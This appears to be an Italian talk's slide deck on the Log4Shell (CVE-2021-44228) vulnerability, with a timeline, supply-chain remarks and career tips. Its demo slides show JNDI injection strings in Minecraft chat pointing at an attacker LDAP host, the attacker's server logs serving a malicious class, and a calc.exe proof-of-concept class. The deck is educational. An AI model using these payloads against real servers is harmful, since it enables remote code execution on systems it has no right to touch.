

---


---

# DON'T PANIC \*

Lavoro c'è la fuori \*

---

---



# log4j

Un'innocua **libreria** di logging  
per Java

9 Dicembre 2021

Falla di sicurezza grave  
(CVE-2021-44228)

=

PANICO

---

# Login flow

## Authentication

Accesso GCS

Gestionale Carriere Studenti



If you do not have spid or CIE credentials and you belong to exempted user categories(\*) you can log in using UNIFI credentials

User


Password

login




Log

```
(default task-30) Member: java.util.logging.Logger beans.FooBean.fooLog
[default task-30] Class: class beans.FooBean
[default task-30] Class name: beans.FooBean
[default task-30] Log message from FooBean !
[default task-30] Member: java.util.logging.Logger beans.BuzzBean.buzzLog
[default task-30] Class: class beans.BuzzBean
[default task-30] Class name: beans.BuzzBean
[default task-30] Log message from BuzzBean !
[default task-30] Member: java.util.logging.Logger beans.BizzBean.bizzLog
[default task-30] Class: class beans.BizzBean
[default task-30] Class name: beans.BizzBean
```



<https://www.youtube.com/watch?v=7qoPDq41xhQ>

# Minecraft injection point



<https://www.youtube.com/watch?v=7qoPDq41xhQ>



# Log4shell attack

Chat

```
JohnHammond010 joined the game
<JohnHammond010> Hello !
<JohnHammond010> Please subscribe!
<JohnHammond010> ${jndi:dap://10.0.0.166/a}
<JohnHammond010> ${jndi:dap://10.0.0.166:9999/a}
<JohnHammond010> ${jndi:dap://10.0.0.166:1389/Log4jRCE}
```

Logs to stdout minecraft server

```
[10:35:14 INFO]: UUID of player JohnHammond010 is 377abc36-de5
c-4cf7-a8c5-8ad8802c7dda
[10:35:14 INFO]: JohnHammond010[/10.0.0.63:9267] logged in wit
h entity id 1579 at ([world]236.5, 67.0, 254.5)
[10:35:39 INFO]: <JohnHammond010> Hello !
[10:35:54 INFO]: <JohnHammond010> Please subscribe!
[10:44:52 INFO]: <JohnHammond010> ${jndi:dap://10.0.0.166/a}
>
```

Hacker server listening on 10.0.0.166


```
kali@kali: ~/tmp/poc
kali@kali: ~/tmp/marshalsec 55x3
Send LDAP reference result for Log4jRCE redirecting to
http://10.0.0.166:8000/Log4jRCE.class
```

```
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/
) ...
10.0.0.63 - - [11/Dec/2021 13:54:26] "GET /Log4jRCE.cla
ss HTTP/1.1" 200 -
10.0.0.63 - - [11/Dec/2021 13:54:27] "GET /Log4jRCE.cla
ss HTTP/1.1" 200 -
```

# “Malicious” code to inject

```
File Edit Search View Document Help
[Icons]
1 public class Log4jRCE {
2
3     static {
4
5         try {
6             Runtime.getRuntime().exec("calc.exe").waitFor();
7         } catch (Exception e) {
8             e.printStackTrace();
9         }
10    }
11
12 }
```

# Result



<https://www.youtube.com/watch?v=7qoPDq41xhQ>




# Timeline

- **18 luglio 2013**: Apache rilascia Log4J 2.0-beta9 – da questo momento in poi **nasce Log4Shell**
- **9 dicembre 2021** vulnerabilità pubblica
- **28 dicembre 2021** final patch
- **4 gennaio 2022** [Federal Trade Commission \(FTC\) degli Stati Uniti](#) intende perseguire le aziende vulnerabili a causa di Log4Shell
- **Maggio 2023**: Log4Shell è ancora la seconda vulnerabilità più comunemente sfruttata (“Check Point” report)


<https://www.ibm.com/it-it/topics/log4j>

# Software supply chain

“s\*\*t happens” → farsi trovare pronti




# Software supply chain



# Chi sono / cosa faccio

[yuribacciarini.com](http://yuribacciarini.com)





# (My) 3 TIPS

## 3) Inglese

Quante persone parlano Italiano?

85 Milioni (1%)

.. e inglese?

1,5 Miliardi (18%)

# +1

4) Mettere in discussione tutto  
"continuamente"

*"Nel mondo della **cybersicurezza**, un **ingegnere di database** che scopre inavvertitamente una **backdoor** in una funzione fondamentale di **Linux** è un po' come un **panettiere** che sente l'odore di una pagnotta appena sfornata, intuisce che qualcosa non va e deduce correttamente che qualcuno ha manomesso l'intera fornitura globale di lievito. È il tipo di intuizione che richiede anni di esperienza e **un'attenzione ossessiva ai dettagli**, oltre a una sana dose di fortuna -  
K. Roose, NYT"*



# Q&A